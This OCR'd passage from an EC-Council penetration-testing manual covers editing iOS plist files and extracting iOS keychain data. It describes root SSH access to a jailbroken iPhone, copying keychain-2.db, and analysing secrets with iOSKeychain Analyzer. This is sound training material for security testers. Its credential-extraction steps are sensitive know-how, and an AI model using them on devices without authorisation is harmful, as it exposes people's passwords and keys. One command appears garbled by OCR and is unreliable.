


Figure K.58: Screenshot of property list editor in Xcode

To edit the value for a specify key, double-click the value in the Xcode property list editor to select it, then type a new value. Most values are specified as strings but Xcode also supports several other scalar types. You may also specify complex types, such as an array or Dictionary. The property list editor displays an appropriate interface for editing each type. To change the type of a given value, make sure the value is not selected and Control-click it to display its contextual menu. From the Value Type submenu, select the type you want to use for the value.

Information property lists are usually just text files, so, you may also edit them using any text editor that supports the UTF-8 file encoding.

- **Plutil**

  plutil may be used to check the syntax of property list files or convert a plist file from one format to another. Specifying - as an input file reads from stdin.

  Syntax: **`plutil [command_option] [other_options] file`**

  Follow the steps given below for inspecting the Plist using Plutil:


  1. SSH to the iPhone and login as a root user
  2. Navigate to */private/var/mobile/Library/Preferences/directory*
  3. View [Plist] file content using following command:

     `Plutil com.apple.[filename].plist`

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Investigate the Keychain Data Storage

- iOS uses keychain to store and secure **user data**, such as passwords, keys, certificates, etc.
- However, keychains are **broken at each level**; therefore, pen tester needs to assess its security in order to find weaknesses (if any) that exist in it
- Copy the **keychain2.db file** located at */private/var/Keychains/keychain-2.db*. In iPhone and on your workstation, use *Sqlite database browser* to open it




Source: *http://sqlitebrowser.org*

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Investigate the Keychain Data Storage (Cont'd)

- Use **iOSKeychain Analyzer** to view the contents of the iOS keychain to identify the secrets stored, as well as analyze these secrets from a security standpoint





Source: *http://www.mcafee.com*

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Investigate the Keychain Data Storage

The Keychain Data Storage is a data storage container that stores the user data, such as passwords, keys, certificates, etc., by using the keychain service library. This sensitive information may be read from/write to the key chains. A keychain is a collection of various keychain items, which further contains sensitive data encrypted securely and along with their

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

associated attributes. These keychain items are categorized into five types based on their type of data; and stored in four types of tables. The keychain item types are shown below:

- kSecClassGenericPassword: Represents password types of data
- kSecClassInternetPassword: Represents internet password type of data
- kSecClassCertificat: Represents certificate type of data
- kSecClassKey: Represents keys
- kSecClassIdentity: Represents digital identity

The keychain items are stored in the following four types of tables:

- genp—For storing the generic passwords
- inet—For storing the internet passwords
- cert and keys—For storing certificates, keys, and digital identity

As we discussed before, the keychain item class contains attributes that describes the nature of the encrypted data; these attributes are used to map the columns of the table. The keychain data storage is hardware specific, which means the data inside the keychain of a system may only be accessible through that device only. It is encrypted with a unique key that cannot be used for other devices. The operating system restricts the applications from accessing the keychain data of another application. A keychain-access-group could be created to share the keychain data of various applications that are grouped together. The application entitlements are stored inside the application binary and can be accessed through grep or sed command by connecting the jailbroken iPhone to the SSH.

To know the iOS application entitlements, move to the directory of an application, and run the command shown below:

```
sed -n '//,/<\/dict>/p'  [AppDirectory]/[ApplicationBinary]
[/CODE]
```

Provide proper information at the AppDirectory and ApplicationBinary in the above command and then run the command.

However, keychains are broken at each level; therefore, the tester needs to assess its security in order to find weaknesses (if any) that exist in it. Copy the **`keychain2.db`** file located at /private/var/Keychains/keychain-2.db. In iPhone and on your workstation, use SQLite Database Browser to open it as shown in the screenshot given below:

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure K.59: Screenshot of SQLite Database Browser showing keychain database

You may use iOSKeychain Analyzer to view the contents of the iOS keychain to identify the secrets stored, as well as analyze these secrets from a security standpoint.

- **iOSKeychain Analyzer**

  Source: *https://github.com*

  iOSKeychain Analyzer accomplishes the following two main functionalities:

  - Extract and export iOS simulator keychain contents
  - Analyze the iOS simulator keychain contents from a security standpoint

  This tool is intended for pen testers as they test iOS application within the iOS simulator. Often the application will use the iOS keychain and from a testing standpoint it is necessary to inspect the contents of the keychain. The tool allows viewing the contents of the iOS "keychain" to identify the secrets being stored as well as analyzes these secrets from a security standpoint.

  The following steps explain the usage of the tool:

  1. First install and configure the application that you are testing within the iOS simulator.
  2. If iOS Keychain Analyzer is not installed within the simulator then install it.
  3. Launch the iOS Keychain Analyzer and export/analyze the keychain data.
  4. It is recommended to create the following two data export/report files in the application folder:/<iOS_Keychain_Analyzer_Installation_Folder>/Library/Caches/DataAndAnalysisReports

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

For example, /Users/<User_Name>/Library/Application Support/iPhoneSimulator/5.1/Applications/01EFB1DB-4A47-45A1-B692-F88996FAC4F8/Library/Caches/DataAndAnalysisReports/

a. iOSKeychainDataViewer.htm

   This report displays the entire contents of the keychain in a readable format. The raw keychain contents are stored in JSONP format in the "KeychainDataExport.jsonp" file

b. iOSKeychainAnalysisReportViewer.htm

   This report displays the keychain data analysis report in a readable format. The raw analysis report may be found in the "KeychainAnalysisReport.jsonp"

You may also analyze the iOS simulator keychain contents from a security standpoint

The tool also analyzes the contents of iOS keychain from the perspective of the following checks:

1. **Weak Password Check**—All password items that have a length less than 8 characters, or is not alphanumeric or does not contain a special character is flagged.
2. **Weak Authentication Method Check**—All password items that are configured to be used with weak authentication methods, such as HTTP Basic and HTTP Digest are flagged.
3. **Weak Protocol Check**—All passwords that are configured to use insecure protocols, such as HTTP, FTP etc. are flagged.
4. **Weak Key Length Check**—All symmetric keys with key length less than 128 bits and all asymmetric keys with key length less than 1024 bits are flagged.
5. **Insecure Accessibility Check**—All items that may be accessed in insecure mode (irrespective of whether the device is locked or not) are flagged.

Follow the steps given below to investigate the keychain data storage using iOSKeychain Analyzer:

1. Tap the application to open the iOSKeychain Analyzer app as shown the figure below:

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Figure K.60: Screenshot of iOSKeychain Analyzer

2. Tap the Analyze Keychain Data option to open the following screen:




Figure K.61: Screenshot of iOSKeychain Analyzer showing Analyze Keychain Data option

3. Export the keychain data page as shown below:

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure K.62: Screenshot of iOSKeychain Analyzer showing Export Keychain Data

4. Now you will get the reports of the keychain data export and analysis as shown in the screenshot below:



#	Password	Accessibility	Description	Created / Accessed	Other
1	Service: [Empty] User: [Empty] Password: TestPassword	Can be accessed: Available anytime (device locked or not) Access Group: test	Label: [Not Set] Comment: [Not Set] Description: [Not Set] Generic: [Not Set]	Created On: 8/20/12 12:08 AM Modified On: 8/20/12 12:08 AM Creator: [Not Set]	Type: [Not Set] Hidden: [Not Set] Password Present: [Not Set]
2	Service: [Empty] User: <55736572 32> Password: NewPassword	Can be accessed: Available anytime (device locked or not) Access Group: test	Label: [Not Set] Comment: [Not Set] Description: [Not Set] Generic: [Not Set]	Created On: 8/20/12 12:18 AM Modified On: 8/20/12 12:18 AM Creator: [Not Set]	Type: [Not Set] Hidden: [Not Set] Password Present: [Not Set]
3	Service: [Empty] User: test Password: [Empty]	Can be accessed: Available only when device is unlocked Access Group: test	Label: [Empty] Comment: [Not Set] Description: [Empty] Generic: [Not Set]	Created On: 8/20/12 10:47 PM Modified On: 8/20/12 10:47 PM Creator: [Not Set]	Type: [Not Set] Hidden: [Not Set] Password Present: [Not Set]
4	Service: [Empty] User: u1 Password: [Empty]	Can be accessed: Available only when device is unlocked Access Group: test	Label: [Empty] Comment: [Not Set] Description: [Empty] Generic: [Not Set]	Created On: 8/20/12 10:48 PM Modified On: 8/20/12 10:48 PM Creator: [Not Set]	Type: [Not Set] Hidden: [Not Set] Password Present: [Not Set]
5	Service: [Empty] User: Password2 Password: abcd	Can be accessed: Available only when device is unlocked Access Group: test	Label: [Empty] Comment: [Not Set] Description: [Empty] Generic: [Not Set]	Created On: 8/20/12 10:50 PM Modified On: 8/20/12 10:51 PM Creator: [Not Set]	Type: [Not Set] Hidden: [Not Set] Password Present: [Not Set]
6	Service: [Empty] User: Account Number Password: s2	Can be accessed: Available only when device is unlocked Access Group: test	Label: [Empty] Comment: [Not Set] Description: [Empty] Generic: [Not Set]	Created On: 8/20/12 10:50 PM Modified On: 8/20/12 10:51 PM Creator: [Not Set]	Type: [Not Set] Hidden: [Not Set] Password Present: [Not Set]
